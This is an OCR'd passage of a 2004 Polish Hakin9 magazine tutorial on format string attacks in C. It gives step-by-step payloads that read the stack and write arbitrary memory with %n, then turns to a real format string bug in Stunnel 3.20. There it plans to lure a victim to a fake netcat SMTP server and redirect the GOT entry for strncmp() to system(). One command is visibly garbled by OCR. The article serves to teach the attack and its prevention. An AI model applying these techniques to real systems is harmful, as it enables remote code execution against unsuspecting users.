hakin9


Nadużycia z wykorzystaniem ciągów formatujących

Piotr Sobolewski, Tomasz Nidecki

Artykuł opublikowany w numerze 5/2004 magazynu *Hakin9*
Wszelkie prawa zastrzeżone. Bezpłatne kopiowanie i rozpowszechnianie artykułu dozwolone
pod warunkiem zachowania jego obecnej formy i treści.
Magazyn *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Nadużycia z wykorzystaniem ciągów formatujących

Piotr Sobolewski, Tomasz Nidecki



W drugiej połowie 2000 r. w środowiskach związanych z bezpieczeństwem systemów informatycznych zawrzało. Odkryto całkiem nową klasę nadużyć. Okazało się, że mnóstwo programów, między innymi tak znane aplikacje jak wu-ftpd, Apache i PHP3 czy screen, ma poważne dziury. A wszystko przez ciągi formatujące.

Ciągi formatujące w języku C to ciągi tekstowe zawierające specjalne znaczniki rozpoznawane przez funkcję `printf()` i jej pochodne (np. `sprintf()`, `fprintf()`). Umożliwiają określenie formatu, w jakim wyświetlone zostaną podane funkcji argumenty. Jeśli program umożliwia użytkownikowi przekazanie własnego ciągu tekstowego, a następnie użyje go jako ciągu formatującego, w wielu przypadkach intruz może tak przygotować ciąg, by spowodować wykonanie przez program własnego kodu.

Sposób działania ciągów formatujących

Aby zrozumieć, jak działają ciągi formatujące i jak można wykorzystać je do przejęcia kontroli nad czyimś programem, spójrzmy na Listing 1. Przedstawia on program, który korzysta z ciągu formatującego, by wypisać krótki tekst:

```
$ ./listing_1
Nazwa firmy: Ogrodpol
```

Co jednak stanie się, jeśli funkcja `printf()` otrzyma ciąg formatujący, ale nie otrzyma argumentu? Spróbujmy uruchomić program z Listingu 2:

```
$ ./listing_2
Nazwa firmy: Da
```

Przeanalizujmy sposób działania ciągów formatujących, by dowiedzieć się, skąd nasz program wziął wyświetlony ciąg *Da*.

Na Rysunku 1 widać, co dzieje się na stosie, kiedy wykonywany jest program z Listingu 1 (po wywołaniu funkcji `printf()`). Na chwilę przed wywołaniem funkcji na stos odkładane są argumenty: wskaźnik do ciągu `a` i wskaźnik do ciągu formatującego. Następnie funkcja `printf()` bierze ze stosu wskaźnik do ciągu formatującego i wypisuje ten ciąg. Kiedy natrafia

Z artykułu nauczysz się...


- jak wykorzystać ciągi formatujące do przejęcia kontroli nad dziurawym programem,
- jak uniknąć błędów umożliwiających wykorzystanie ciągów formatujących we własnych programach.

Powinieneś wiedzieć...


- powinieneś znać podstawy programowania w języku C.

Tabela 1. *Najważniejsze znaczniki w ciągach formatujących*

znacznik formatujący	wynik	przekazywany jako
`%d`	liczba całkowita	wartość
`%u`	liczba naturalna	wartość
`%x`	liczba naturalna, szesnastkowa	wartość
`%s`	ciąg tekstowy	odniesienie
`%n`	liczba wypisanych dotąd znaków	odniesienie



Rysunek 1. *Co dzieje się na stosie przy wykonywaniu programu z Listingu 1*



Rysunek 2. *Co dzieje się na stosie przy wykonywaniu programu z Listingu 2*

na znacznik `%s`, bierze ze stosu kolejny argument – wskaźnik do zmiennej `a`. Następnie wypisuje to, na co kieruje wskaźnik, jako tekst (`%s` – ciąg tekstowy, patrz Tabela 1).

Z kolei na Rysunku 2 widać, co dzieje się na stosie podczas wykonania `printf()` w programie z Listingu 2. Kiedy `printf()` wypisując ciąg formatujący natrafia na `%s`, próbuje pobrać ze stosu wskaźnik do łańcucha znaków. Ponieważ jednak nie przekazaliśmy argumentu, funkcja nie znajdzie tam wskaźnika. Bierze więc ze stosu kolejne cztery bajty(zawierające przypadkowe wartości) i traktuje je jako wskaźnik do łańcucha znaków, a następnie wypisuje domniemany łańcuch.

Listing 3. *Prosty program umożliwiający wykorzystanie właściwości ciągów formatujących do własnych celów*

```
int main(int argc, char **argv) {
  char f[256];
  strcpy(f, argv[1]);
  printf(f);
}
```

Listing 1. *Prosty program korzystający z ciągu formatującego*

```
int main() {
  char *a = "Ogrodpol";
  printf("Nazwa firmy: %s\n", a);
}
```

Listing 2. *Program z Listingu 1 pozbawiony argumentu*

```
int main() {
  printf("Nazwa firmy: %s\n");
}
```

Jak wykorzystać właściwości ciągów formatujących

Pole do popisu dla intruza otwiera się, kiedy programista umożliwi przekazanie ciągu tekstowego tak, by został wykorzystany jako ciąg formatujący. Spójrzmy na program z Listingu 3. Teoretycznie nie widać w nim żadnego błędu – użytkownik podaje jako argument programu tekst, który zostaje wypisany. Jeśli jednak w ciągu podanym przez użytkownika znajdą się znaki formatujące, efekty mogą być zupełnie inne niż te zamierzone przez programistę.

Jak już zauważyliśmy po analizie programu z Listingu 2, korzystając z ciągów formatujących będziemy mogli odczytać wartość stosu. Użyjmy ciągu `%x`, który powoduje potraktowanie argumentu jako czterobajtowego adresu i wypisanie go szesnastkowo:

Listing 4. *Prawidłowe użycie znacznika %n*

```
int main() {
  int a;
  printf("raz dwa trzy %n\n", &a);
  printf("wypisano %d znaków\n", a);
}
```

Listing 5. *Program, który spróbujemy zaatakować*

```
int main(int argc, char **argv) {
  int x;
  char f[2560];
  strcpy(f, argv[1]);
  printf(f);
  printf("\nzmienna x umieszczona jest pod adresem ←
    %x, jej zawartość to 0x%x\n", &x, x);
}
```

```
$ ./listing_3 '%x-%x-%x'
bffffc4f-0-0
```

Jak się jednak okazuje, stosując jeden ze znaczników możemy także pisać w dowolnym miejscu pamięci. Znacznikiem odpowiedzialnym za ten stan rzeczy jest `%n`. Powoduje on, że do zmiennej, której adres podany został jako argument, zapisywana jest wypisana dotychczas liczba znaków. Prawidłowe użycie tego znacznika można zaobserwować w programie z Listingu 4:

```
$ ./listing_4
raz dwa trzy
wypisano 13 znaków
```

Jak widać, pierwsze `printf()` wypisuje *raz dwa trzy*, a następnie zapisuje w zmiennej `a` liczbę wypisanych znaków (czyli trzynaście). Drugie `printf()` wypisuje zawartość zmiennej `a`.

Gdybyśmy jednak w pierwszym `printf()` nie podali argumentu (adresu zmiennej `a`), ze stosu pobrane zostałyby pierwsze z brzegu cztery bajty, potraktowane jako adres i pod ten właśnie adres zapisana zostałby liczba wypisanych dotąd znaków. Spróbujmy podać programowi z Listingu 3 ciąg zawierający `%n`:

```
$ ./listing_3 '%n %n %n %n'
Segmentation fault
```

Program próbował zapisywać pod losowymi adresami wartości określające liczbę wypisanych znaków. Spowodowało to błąd segmentacji.

Szersze możliwości

Zapisywanie losowych liczb pod losowymi adresami nie daje zbyt wielkiego pola do popisu. Możemy co najwyżej spowodować zakończenie programu z błędem. Aby uzyskać coś więcej, musimy panować nad tym *co piszemy* i *gdzie piszemy*.

Aby się tego nauczyć, spróbujmy zaatakować nieco rozbudowaną wersję programu z Listingu 3, przedstawioną na Listingu 5. Rozbudowa polega na dodaniu zmiennej `z`. Naszym celem będzie nadpisanie tej zmiennej wybraną wartością za pomocą ciągu formatującego. Przyjmijmy, że w zmiennej `x` umieścimy liczbę 287454020, czyli szesnastkowe 0x11223344.

Spróbujmy teraz uzyskać kontrolę nad tym, *co piszemy* i *gdzie piszemy*. Jak łatwo wywnioskować, ciąg `xxx%n` spowoduje zapisanie pod przypadkowym adresem liczby *trzy* (przed `%n` są bowiem trzy znaki), a na przykład ciąg `xxxxxx%n` – liczby *sześć*. Wiemy więc już, jak panować nad tym, co piszemy. Nieco trudniej uzyskać kontrolę nad tym, gdzie piszemy.

Zauważmy, że adres, pod który zostanie zapisana wartość, jest brany ze stosu. Jak widać przy porównaniu Rysunków 1 i 2, w miejscu, w którym `printf()` spodziewa się kolejnych adresów (czyli nad ciągiem formatującym) znajdują się zmienne lokalne funkcji, która wywołuje `printf()`. W naszym przypadku są to zmienne lokalne funkcji `main()`. Jeśli w którejś z tych zmiennych umieścimy adres, pod który chcemy pisać, zostanie on – w sprzyjających okolicznościach – potraktowany przez `printf()` jako adres, pod który ma zostać zapisana wartość.

Aby przekonać się, że `printf()` rzeczywiście może potraktować zawartość zmiennej `f` jako argument, spróbujmy umieścić w niej (na samym początku tablicy) ciąg `AAAA`, a następnie wypisać go za pomocą znacznika `%x`. W tym celu wydajmy polecenie:

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
AAAA-bffffc44-0-0-41414141-2d78252d
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartość to 0x40156238
```

Jak widać, po napotkaniu znacznika `%x` funkcja `printf()` pobrała ze stosu czterobajtowe słowo (oczekując w tym miejscu argumentu) i wypisała je szesnastkowo: `bffffc44`. Drugi znacznik spowodował wypisanie drugiego czterobajtowego słowa ze stosu, podobnie kolejne. Zauważmy, że czwarty znacznik `%x` spowodował wypisanie liczby 0x41414141, a jest to zapisany szesnastkowo ciąg `AAAA`.

Oznacza to, że pierwsze cztery bajty tablicy `f[]` są przechowywane na stosie w takim miejscu, że `printf()` traktuje je jako czwarty pseudoargument. W takim razie, jeśli zamiast czwartego znacznika `%x` użyjemy `%n`, ten pseudoargument zostanie potraktowany jako adres, pod który chcemy pisać. W efekcie wydanie polecenia:

```
$ ./listing_5 'AAAA-%x-%x-%x-%n-%x'
```


spowoduje zapisanie jakiejś liczby pod adresem `0x41414141`.

My jednak nie chcemy pisać pod adres `0x41414141`, ale pod adres, pod którym przechowywana jest zawartość zmiennej `x`. Ten adres to `0xbffffaac`. Umieszczenie w tablicy `f[]` bajtu 0x41 było dość proste – tej liczbie odpowiada litera A w kodzie ASCII. Aby umieścić tam liczbę 0xbf, której nie odpowiada żadna zwykła litera, musimy zastosować mały trik.

Wykorzystamy do tego celu dwa fakty. Po pierwsze: za pomocą polecenia *echo* możemy wypisać dowolny bajt. Wystarczy użyć przełącznika `-e` i podać szesnastkowo odpowiedni kod:

```
$ echo -e "\x41\x42\x43\x44"
ABCD
```

Podstawy



Rysunek 3. *Sztuczka umożliwiająca zapisywanie dużych liczb za pomocą mniejszych*

Po drugie: jeśli w poleceniu zawrzemy jakąś komendę zamkniętą w znakach odwróconego apostrofu (``), zostanie ona wykonana, a poleceniu zostanie przekazany wynik. Przykład: polecenie `cat `which ls`` jest równoważne `cat /bin/ls`.

Łącząc te dwa fakty, możemy wydać polecenie:

```
$ ./listing_5 \
  `echo -e '\x41\x41\x41\x41'`\
  '-%x-%x-%x-%x-%x'
```

i będzie ono równoważne poleceniu:

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
```

Tak więc, aby czwartym pseudoargumentem była liczba 0x11223344 możemy wydać polecenie:

```
$ ./listing_5 \
  `echo -e '\x11\x22\x33\x44'`\
  '-%x-%x-%x-%x-%x'
```

Jego efekt będzie następujący:

```
"3D-bffffc44-0-0-44332211-2d78252d
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartość to 0x40156238
```

Jak widać, teraz czwartym pseudoargumentem jest wartość, którą podaliśmy w linii poleceń. Bajty pojawiły się jednak w odwrotnej kolejności, ze względu na fakt, że pracujemy na architekturze *little endian*.

Chcąc więc zapisać coś w miejscu, pod którym przechowywana jest zmienna `x`, czyli pod adresem `bffffaac`, musimy podać ten adres w linii poleceń zamiast 0x11223344:

```
$ ./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%x-%x'
Źú˙ż-bffffc44-0-0-bffffaac-2d78252d
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartość to 0x40156238
```

Jak widać, w czwartym pseudoargumencie znajduje się 0xbffffaac, czyli adres zmiennej `x`. Teraz wystarczy zamiast czwartego znacznika `%x` użyć `%n`, a spowodujemy zmodyfikowanie zawartości zmiennej `x`:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%n-%x'
Źú˙ż-bffffc44-0-0--2d78252d
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartość to 0x12
```

Udało nam się nadpisać zmienną `x`, ale nie wartością 0x11223344, tylko 0x12 (dziesiątkowe 18) – tyle właśnie znaków zostało wypisanych, zanim funkcja `printf()` dotarła do znacznika `%n`. Wystarczy więc dopisać przed znacznikiem `%n` kilka dowolnych znaków (na przykład liter `c`), a do zmiennej `x` trafi odpowiednio większa liczba.

Policzmy, ile liter `c` musimy dodać. W tej chwili do `x` trafia liczba 18, a chcemy, żeby trafiało tam 287454020, czyli szesnastkowe 0x11223344. Musimy więc dopisać 287454020–18=287454002 liter `c`. Prawie trzysta milionów. Nie będzie to proste, zwłaszcza, że tablica `f[]` mieści tylko 2560 bajtów.

Na skróty

Zanim dowiemy się, jak korzystać ze znacznika `%n` do wstawiania dużych liczb, przyjrzyjmy się jeszcze jednej przydatnej cesze funkcji `printf()`. Dotąd w celu skorzystania z czwartego pseudoargumentu najpierw kazaliśmy `printf()` skorzystać z trzech poprzednich. W ten sposób, jeśli chcieliśmy, żeby znacznik `%n` pisał pod adres umieszczony w czwartym pseudoargumencie, najpierw umieszczaliśmy w ciągu formatującym trzy znaczniki `%x`.

Ten cel można jednak osiągnąć w prostszy sposób. Polecenie:

```
$ ./listing_5 \
  `echo -e '\x41\x41\x41\x41'`'-%4$x'
```

spowoduje wypisanie czwartego pseudoargumentu – odpowiada za to znacznik `%4$x`.

```
AAAA-41414141
zmienna x umieszczona jest pod adresem
bffff9ec, jej zawartość to 0x4015d550
```

Podobnie, aby zmodyfikować zawartość zmiennej `x`, możemy wprost nakazać pisanie pod adres określony przez czwarty pseudoargument:

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`'-%4$n'
Źú˙ż-
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartosc to 0x5
```

Uwaga: podczas przeprowadzania eksperymentów może okazać się, że kiedy jako argument linii poleceń podamy ciąg o innej długości, zmienna `x` jest przechowywana pod innym adresem. Dlatego za każdym razem trzeba uważnie przyglądać się podawanemu przez program adresowi zmiennej `x` i, jeśli trzeba, odpowiednio zmieniać wartość podawaną w linii poleceń.

Jak zapisywać duże liczby

Zastanówmy się teraz, jakiej sztuczki użyć, by za pomocą niewielkich liczb umieścić w pamięci duże wartości. Propozycję takiej sztuczki widać na Rysunku 3. Widać na nim sposób, w jaki można umieścić w pamięci czterobajtową liczbę 0x99887766, nie zapisując jednorazowo liczby większej niż 0xff.

Jak widać, najpierw pod odpowiednim adresem umieścimy liczbę 0x66. Następnie pod adresem o jeden większym – 0x77, a pod kolejnymi 0x88 i 0x99. W efekcie w pamięci zapisana została liczba 0x99887766. Efektem ubocznym jest nadpisanie zerami trzech bajtów przed 0x99887766.

Aby dodatkowo ułatwić sobie zadanie, posłużymy się jeszcze jednym mechanizmem, który umożliwi nam uniknięcie wypisywania bardzo dużej liczby znaków. Znaczniki formatujące umożliwiają wyrównywanie wypisywanych wartości do określonej liczby znaków. Na przykład `%24x` powoduje, że wypisana zostanie wartość szesnastkowa, wyrównana do dwudziestu czterech znaków. Do wypisanej treści zostanie dołożona taka liczba spacji, żeby łączna liczba wypisanych znaków wyniosła 24.


Sprawdźmy, jak działa ta metoda, umieszczając w zmiennej `x` liczbę 200. Jak pamiętamy, polecenie:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`'-%4$n'
```

powoduje umieszczenie w zmiennej `x` liczby 5. Aby umieścić w `x` liczbę 200 (o 195 większą), do ciągu formatującego dodamy znacznik %195x, wypisujący 195 znaków:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%195x%4$n'
Źú˙ż-(...)bffffc49
zmienna x umieszczona jest pod adresem
bffffaac, jej zawartość to 0xc8
```

0xc8 to dziesiątkowo 200.



Rysunek 4. *Modyfikacja sztuczki z Rysunku 3*

Spróbujmy połączyć obie metody, by umieścić w zmiennej `x` liczbę 0x99887766. W tym celu dziurawemu programowi podamy ciąg składający się po kolei z:

- czterobajtowego adresu – adresu zmiennej `x`,
- czterobajtowego adresu – adresu o jeden większego od adresu zmiennej `x`,
- czterobajtowego adresu – adresu o dwa większego od adresu zmiennej `x`,
- czterobajtowego adresu – adresu o trzy większego od adresu zmiennej `x`,
- znacznika %<jakaś_liczba>x – wypisującego tyle znaków, by łącznie wypisanych było 0x66 znaków,
- znacznika `%4$n` – umieszczającego liczbę wypisanych znaków (czyli 0x66) w adresie wziętym z czwartego pseudoargumentu (czyli w pierwszym bajcie zmiennej `x`),
- znacznika %<jakaś_liczba>x – wypisującego tyle znaków, by łącznie, z poprzednio wypisanymi znakami, wypisanych było 0x77 znaków,
- znacznika `%5$n` – umieszczającego liczbę wypisanych znaków (czyli 0x77) w adresie wziętym z piątego pseudoargumentu (czyli w drugim bajcie zmiennej `x`),
- znacznika %<jakaś_liczba>x – wypisującego tyle znaków, by łącznie, z poprzednio wypisanymi znakami, wypisanych było 0x88 znaków,
- znacznika `%6$n` – umieszczającego liczbę wypisanych znaków (czyli 0x88) w adresie wziętym z szóstego pseudoargumentu (czyli w trzecim bajcie zmiennej `x`),
- znacznika %<jakaś_liczba>x – wypisującego tyle znaków, by łącznie, z poprzednio wypisanymi znakami, wypisanych było 0x99 znaków,
- znacznika `%7$n` – umieszczającego liczbę wypisanych znaków (czyli 0x99) w adresie wziętym z siódmego pseudoargumentu (czyli w czwartym bajcie zmiennej `x`).

Stunnel

Program *Stunnel* służy do szyfrowanego tunelowania połączenia TCP. Oznacza to możliwość nawiązania połączenia szyfrowanego między dwoma maszynami w sytuacji, kiedy łączące się programy lub protokoły nie umożliwiają stosowania szyfrowania.

Stunnel może być na przykład wykorzystany do nawiązania szyfrowanego połączenia z serwerem SMTP, nawet jeśli nasz klient pocztowy nie umożliwia korzystania z SSL. Kiedy będziemy chcieli połączyć się z serwerem SMTP, będziemy zamiast tego łączyć się ze *Stunnelem* działającym na lokalnym komputerze, na lokalnym porcie. *Stunnel* nawiąże szyfrowane połączenie z serwerem SMTP i będzie pośredniczył w połączeniu.

Policzmy, ile znaków trzeba wypisywać. Cztery adresy umieszczone na początku ciągu formatującego zajmują łącznie szesnaście bajtów, więc pierwszy znacznik `%<jakaś_liczba>x` musi wypisywać 0x66–16=86 znaków. Drugi znacznik `%<jakaś_liczba>x` powinien wypisać 0x77–0x66=17 znaków, trzeci – 0x88–0x77=17 znaków, a czwarty – 0x99–0x88=17.

Ostatecznie więc ciąg, którego użyjemy, wyglądać będzie następująco:

```
xac\xfa\xff\xbf\xad\xfa\xff\xbf ↵
xae\xfa\xff\xbf\xaf\xfa\xff\xbf ↵
%86x%4$n%17x%5$n%17x%6$n%17x%7$n
```

Zaś polecenie, które go wypisze:

```
$ ./listing_5 \
  `echo -e '\xac\xfa\xff\xbf' ↵
  '\xad\xfa\xff\xbf''\xae\xfa\xff\xbf' ↵
  '\xaf\xfa\xff\xbf'`'%86x%4$n ↵
  %17x%5$n%17x%6$n%17x%7$n'
```

Nie daje ono jednak oczekiwanego rezultatu:

```
Źú˙żú˙ż®ú˙żŽú˙ż(...)bffffc27 ↵
  (...)0(...)0(...)bffffaac
zmienna x umieszczona jest pod adresem
bffffa7c, jej zawartość to 0x40156238
```

Podanie dłuższego argumentu linii poleceń spowodowało, że zmienił się adres zmiennej `x`, musimy więc odpowiednio zmienić cztery adresy, od których zaczyna się nasz ciąg:

```
$ ./listing_5 \
  `echo -e '\x7c\xfa\xff\xbf' ↵
  '\x7d\xfa\xff\xbf''\x7e\xfa\xff\xbf' ↵
  '\x7f\xfa\xff\xbf'`'%86x%4$n ↵
  %17x%5$n%17x%6$n%17x%7$n'
(???)ú˙żú˙żz˙ż(...)bffffc27(...)↵
  0(...)0(...)bffffa8c
zmienna x umieszczona jest pod adresem
bffffa8c, jej zawartość to 0x99887766
```

Pierwotnie jednak chcieliśmy mieć w zmiennej `x` liczbę 0x11223344, a nie 0x99887766. Ponieważ jednak liczba 0x33 jest mniejsza niż 0x44, nie da się najpierw wypisać 0x44 znaków, a potem wypisać jeszcze trochę, by łącznie wypisanych było 0x33 znaków. Na szczęście możemy zamiast liczby 0x33 użyć np. 0x133, zamiast 0x22 – 0x222, zamiast 0x11 – 0x311. Efekt będzie ten sam – patrz Rysunek 4. Uwzględniając fakt, że przy zmianie treści ciągu formatującego zmienił się adres zmiennej `x`, odpowiednie polecenie będzie wyglądać w następujący sposób:

```
$ ./listing_5 `echo -e \
  '\x6c\xfa\xff\xbf' ↵
  '\x6d\xfa\xff\xbf' ↵
  '\x6e\xfa\xff\xbf' ↵
  '\x6f\xfa\xff\xbf'`\
  '%52x%4$n%239x%5$n%239x ↵
  '%6$n%239x%7$n
  %5$n%273x%6$n%222x%7$n'
lú˙żmú˙żnú˙żoú˙ż(...)bffffc10 ↵
  (...)0(...)0(...)bffffa6c
zmienna x umieszczona jest pod adresem
bffffa6c, jej zawartość to 0x11223344
```

Listing 6. *Błąd w funkcji smtp_client() w programie Stunnel*

```
do { /* Copy multiline greeting */
    if(fdscanf(remote, "%[^\n]", line)<0)
        return -1;
    if(fdprintf(local_wr, line)<0)
        return -1;
} while(strncmp(line,"220-",4)==0);
```

Przykład z życia wzięty

Czas zastosować wiedzę w praktyce, do przejęcia kontroli nad prawdziwą aplikacją, a nie testowym programem. Naszym celem będzie wersja 3.20 programu *Stunnel* (patrz Ramka *Stunnel*). Znaleziono w niej błąd związany z ciągami formatującymi, objawiający się w chwili, kiedy *Stunnel* działa jako klient SMTP.

W funkcji `smtp_client()` zdefiniowanej w pliku *protocol.c* (pełne źródła tej wersji *Stunnela* można znaleźć na naszym CD) znajduje się fragment widoczny na Listingu 6.

Jak widać, do tablicy `line` wczytywany jest ciąg pobrany z pliku o deskryptorze `remote`. Następnie zawartość tablicy `line` wpisywana jest – za pomocą funkcji `fdprintf()` – do pliku o deskryptorze `local_wr`. Jeśli w zmiennej `line` umieścimy znaczniki formatujące, zostaną one zinterpretowane przez `fdprintf()`.

Jak wykorzystać błąd

Jeśli przyjrzymy się dokładniej źródłom *Stunnela*, okaże się, że funkcja `smtp_client()` zostanie wykonana, kiedy *Stunnel* zostanie wykorzystany do nawiązania szyfrowanego połączenia z serwerem SMTP, czyli uruchomiony z opcjami:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Wygląda na to, że jeśli serwer SMTP prześle wtedy *Stunnelowi* ciąg zawierający znaczniki formatujące, zostaną one zinterpretowane. Sprawdźmy, czy tak jest w praktyce. Zamiast serwera SMTP użyjmy *netcata*, uruchomionego tak, by nasłuchiwał na porcie 2525:

```
$ nc -l -p 2525
```

Następnie na drugim terminalu uruchomimy *Stunnel*, za pomocą którego nawiążemy połączenie z *netcatem*:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```


Jeśli teraz w pierwszym terminalu (tym, na którym działa *netcat*) wpiszemy ciąg formatujący:

```
AAAA.%x.%x.%x.%x
```

Stunnel wypisze:

```
AAAA.bffff4e0.402f4550.0
```

Jeśli więc podstępem spowodujemy, że ofiara połączy się za pomocą dziurawej wersji *Stunnela* z na-



Rysunek 5. *Schemat skoku do strncmp() przez GOT*

szym komputerem, na którym działa *netcat* udający serwer SMTP, możemy wysłać spreparowany ciąg formatujący. Jak już się przekonaliśmy, w ten sposób możemy umieścić w pamięci komputera ofiary dowolną wartość pod dowolnym adresem. Musimy jeszcze wiedzieć, w jaki sposób wykorzystać tę możliwość – jakie miejsce w pamięci nadpiszemy i jaką wartością.

Aby uzyskać kontrolę nad komputerem ofiary, musimy zmusić program do wykonania dostarczonego przez nas kodu. Mając do dyspozycji możliwość pisania w dowolnym miejscu pamięci jesteśmy w stanie spowodować, że program wywoła inną funkcję, niż przewidywał jego twórca. Spróbujemy więc zmusić go do wywołania funkcji `system()` z podanymi przez nas parametrami. Spowoduje to uruchomienie kodu dostarczonego w postaci parametrów.

Skorzystanie z Global Offset Table

Aby zmusić program do wykonania funkcji `system()`, zastosujemy pewną właściwość dynamicznie łączonych bibliotek (*Dynamically Linked Library* – DLL). Korzysta z nich prawie każda aplikacja. Otóż w momencie, kiedy program jest kompilowany nie wiadomo jeszcze, pod jakim adresem w pamięci znajdować się będą funkcje z ładowanych później bibliotek. Dlatego w miejscu, w którym program ma skorzystać z funkcji pochodzącej z biblioteki DLL, podczas kompilacji umieszczane jest odwołanie do specjalnej struktury, zwanej GOT (ang. *Global Offset Table*).

Struktura ta znajduje się w przestrzeni adresowej procesu (w pamięci) i zawiera adresy poszczególnych funkcji ustalone podczas ładowania biblioteki DLL. Tak więc, gdy program chce korzystać na przykład z funkcji `strncmp()` (patrz Rysunek 5), wykonuje skok do tablicy GOT. Dopiero stąd wykonywany jest skok do odpowiedniego miejsca w pamięci, do którego załadowana została funkcja `strncmp()` z odpowiedniej biblioteki (w tym przypadku *libc*).

Zobaczmy, co stanie się z programem *Stnunnel* (patrz Listing 6), jeśli zmodyfikujemy tablicę GOT tak, że zapis dotyczący funkcji `strncmp()` będzie wskazywać na funkcję `system()`. W praktyce zamiast `strncmp(line, ...)` (ostatnia linijka Listingu 6) wykonane zostanie polecenie `system(line, ...)`. Ponieważ zawartość zmiennej `line` zależy tylko od nas (jest to tekst, który wysyłamy za pomocą *netcata*), możemy umieścić w niej dowolne polecenie, które następnie zostanie wykonane przez powłokę. Ciąg wysłany za pomocą *netcata* do *Stunnelu* musi więc zawierać dwa elementy:

- polecenie, które zostanie wykonane przez powłokę, zakończone znakiem komentarza,
